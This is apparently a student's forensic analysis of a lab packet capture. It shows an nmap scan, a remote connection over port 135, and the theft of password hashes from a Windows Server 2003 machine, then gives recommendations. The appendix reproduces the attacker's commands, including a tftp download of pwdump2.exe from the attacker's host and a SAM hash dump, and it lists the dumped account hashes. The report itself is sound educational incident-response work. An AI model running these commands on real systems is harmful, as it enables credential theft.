Alexander Cannell

CSIA 6200

Professor Robertson

4/09/2016

**Hacking Analysis Assignment**

1. **Executive Summary - Should be in narrative form and understandable by a non-technical audience. (i.e. Executive Board)**

On November 21 2015 an attacker around 9 AM from two different IP addresses attempted a nmap port scan on a victim windows server 2003. An nmap is a security or vulnerability scanner used to discover the services and hosts on a network, which creates a map of a network or nmap (network map). The two different attacker IP addresses are 10.0.7.54 and 10.0.7.50. The victim machines IP address is 10.210.210.210.

The attacker 10.0.7.50 remotely connected to the victim machine 10.210.210.210 through an open port 135 TCP/UDP. After connecting to 10.210.210.210 the attacker 10.0.7.50 downloaded pwdump2.exe an malicious executable file to the victim at 9:05 AM. The attacker then downloaded a samdump.dll file another malicious file to the victim at 9:21 AM. Using both the files downloaded to the C:\tools directory ran the pwdump2.exe; which grabbed the usernames and password hashes from the victim 10.210.210.210. Those grabbed password hashes and usernames were exported to a text file named 1.txt; then transferred the text file to the attacker’s machine. The attacker then continued to cover his tracks by deleting pwdump2.exe, samdump.dll, and 1.txt from the victim's machine. The attacker then terminated the remote connection from the victim. To sum up we can determine that our security was compromised and we need to take the appropriate actions to prevent further comprises. My recommendations are below on how to secure against further attacks

**Your job is to:**

1. **Identify when the compromise took place. Provide a date and time. (20 points)**

Timeline:

* 11/21/2015 at 09:02:53 - Packet capture started
* 11/21/2015 at 09:03:03 - Attacker 10.0.7.54 started a port scan on 10.210.210.210 victim. (nmap port scan).
* 11/21/2015 at 09:03:03 - Attacker 10.0.7.50 started a port scan on 10.210.210.210 victim. (nmap port scan).
* 11/21/2015 at 09:03:45 - Attacker 10.0.7.50 attempts a remote connection to 10.210.210.210 through port 135.
* 11/21/2015 at 09:04:27 - Attacker 10.0.7.50 successfully makes a remote connection to 10.210.210.210 through port 135.
* 11/21/2015 at 09:04:42 - Command Prompt opened
* 11/21/2015 at 09:04:44 - Change Directory command
* 11/21/2015 at 09:04:53 - Change directory to Tools
* 11/21/2015 at 09:04:54 - Looking at the C:\tools directory
* 11/21/2015 at 09:05:35 - Attacker 10.0.7.50 downloaded pwdump2.exe from his computer to 10.210.210.210 victim.
* 11/21/2015 at 09:20:59 - Attacker 10.0.7.50 successfully makes a remote connection to 10.210.210.210 through port 135.
* 11/21/2015 at 09:21:04 - Command Prompt opened
* 11/21/2015 at 09:21:05 - Change Directory command
* 11/21/2015 at 09:21:07 - Change directory to Tools
* 11/21/2015 at 09:21:20 - Attacker 10.0.7.50 downloaded samdump.dll from his computer to 10.210.210.210 victim.
* 11/21/2015 at 09:21:30 - Attacker 10.0.7.50 ran pwdump2.exe on 10.210.210.210 victim and exported that data to 1.txt. Which is full of the machines password hashs.
* 11/21/2015 at 09:21:31 - Attacker 10.0.7.50 ran net use x: \\10.0.0.99\classshare student novell on 10.210.210.210 victim.
* 11/21/2015 at 09:21:54 - Attacker 10.0.7.50 ran net use x: \\10.0.0.99\classshare student novell on 10.210.210.210 victim.
* 11/21/2015 at 09:22:40 - Attacker 10.0.7.50 transfered the file 1.txt to his machine from 10.210.210.210 victim.
* 11/21/2015 at 09:22:59 - Looking at the C:\tools directory
* 11/21/2015 at 09:23:02 - Attacker 10.0.7.50 ran pwdump2.exe on 10.210.210.210 victim and exported that data to 1.txt. Which is full of the machines password hashs
* 11/21/2015 at 09:24:10 - Attacker 10.0.7.50 ran pwdump2.exe on 10.210.210.210 victim to see the password hashs in the Command Prompt
* 11/21/2015 at 09:24:24 - Attacker 10.0.7.50 ran pwdump2.exe on 10.210.210.210 victim and dumped those hashes to a 1.txt file.
* 11/21/2015 at 09:24:33 - Attacker 10.0.7.50 transfered the file 1.txt to his machine from 10.210.210.210 victim.
* 11/21/2015 at 09:24:45 - Looking at the C:\tools directory
* 11/21/2015 at 09:25:07 - Delete command to pwdump.exe trying to cover his tracks but access was denied.
* 11/21/2015 at 09:25:13 - Deleted pwdump2.exe
* 11/21/2015 at 09:25:31 - Deleted samdump.dll
* 11/21/2015 at 09:25:37 - Deleted 1.txt
* 11/21/2015 at 09:26:27 - Packet capture ended

1. **Identify the computers used in the compromise (20 points)**

* 10.0.7.54 and 10.0.7.50 = Attacking computers
* 10.210.210.210 = Victim Computer

1. **identify if anything has been exfiltrated. If so, what and how was it taken? (20 points)**

Password Hashes and users on the victim computer:

* Administrator:500:bdde9b691d259078af1b067e77cec994:e7c816b18ef2dda8d552344fb1f66376:::
* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
* insider:1003:ac028d22f8101e30aad3b435b51404ee:516a93e15483020051bfbe82f0233617:::
* IUSR\_SECUREDAPT:1004:a6d988c00fa0077f1dff66dd5e640ca5:58ca2253a3608523bc906159e1c40251:::
* SUPPORT\_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:149975fd59e1fb830cdc571db826f262:::

1. **Provide recommendations in your Executive Summary on what can be done to protect against this attack.**


So the vulnerability came in the form of open ports on the windows server specifically port 135 was open and allowed access to the machine. Ways to prevent this is to close all open unused ports. You can defend against port scan attacks/ reconnaissance attacks is the implementation of a good firewall and intrusion prevention system (IPS). IPS should detect a port scan during the scan and stop further scanning. A firewall strictly controls exposed ports and who can see the open ports, which limits vulnerability. Now with all security we can't protect against all attacks, but will limit the networks exposure. Password hashes with corresponding usernames were taken from this windows server were taken. I recommend password and user names changes. It wouldn't hurt to install anti virus software on this server to prevent future installations of potentially malicious software. The examination of other computers on the network needs vulnerability testing performed to determine other vulnerabilities on the network.


1. **Appendices - This is where you include your technical documentation.**

**I used Wireshark to examine the pcap files(packet capture files):**





**Nmap Scan from 10.0.7.54 to 10.210.210.210. Nmap is a vulnerability scanner, this scan is specifically scanning for open ports:**






**NMAP Port Scan from 10.0.7.50 to 10.210.210.210:**








**The below tcp stream is telling us that an nmap scan was ran on a windows server 2003:**



**The below image is of the packets of the remote connect from 10.0.7.50 to the victim 10.210.210.210:**



**The Following screenshots and commands are from the attacker 10.0.7.50 on the victim 10.210.210.210:**



Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>cd ..

cd ..

C:\WINDOWS>cd ..

cd ..

C:\>cd tools

cd tools

C:\tools>dir

dir

Volume in drive C has no label.

Volume Serial Number is DC07-0EB3

Directory of C:\tools

11/19/2015 12:38 PM <DIR> .

11/19/2015 12:38 PM <DIR> ..

01/09/2007 05:11 PM 489,678 nbtscan1\_5\_1.zip

09/26/2011 03:40 PM 12,057,996 Nessus-4[2].4.1-i386.msi

09/16/2014 08:57 AM 1,844,806 spade114.exe

09/30/2014 03:55 PM <DIR> SpiderFoot-2.2.0-w32

09/30/2010 10:02 AM 18,827,151 wireshark-win32-1.4.0.exe

09/01/2011 10:03 AM 15,623,433 zenmap-5.21-setup.exe

5 File(s) 48,843,064 bytes

3 Dir(s) 6,532,820,992 bytes free

C:\tools>tftp -i 10.0.7.50 get pwdump2.exe

tftp -i 10.0.7.50 get pwdump2.exe

Transfer successful: 32768 bytes in 1 second, 32768 bytes/s

C:\tools>

Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>cd ..

cd ..

C:\WINDOWS>cd ..

cd ..

C:\>cd tools

cd tools

C:\tools>tftp -i 10.0.7.50 get samdump.dll

tftp -i 10.0.7.50 get samdump.dll

Transfer successful: 36864 bytes in 1 second, 36864 bytes/s

C:\tools>pwdump2.exe l.txt

pwdump2.exe l.txt

Pwdump2 - dump the SAM database.

Usage: pwdump2.exe <pid of lsass.exe>

C:\tools>net use x: \\10.0.0.99\classshare student novell

net use x: \\10.0.0.99\classshare student novell

The syntax of this command is:

NET USE

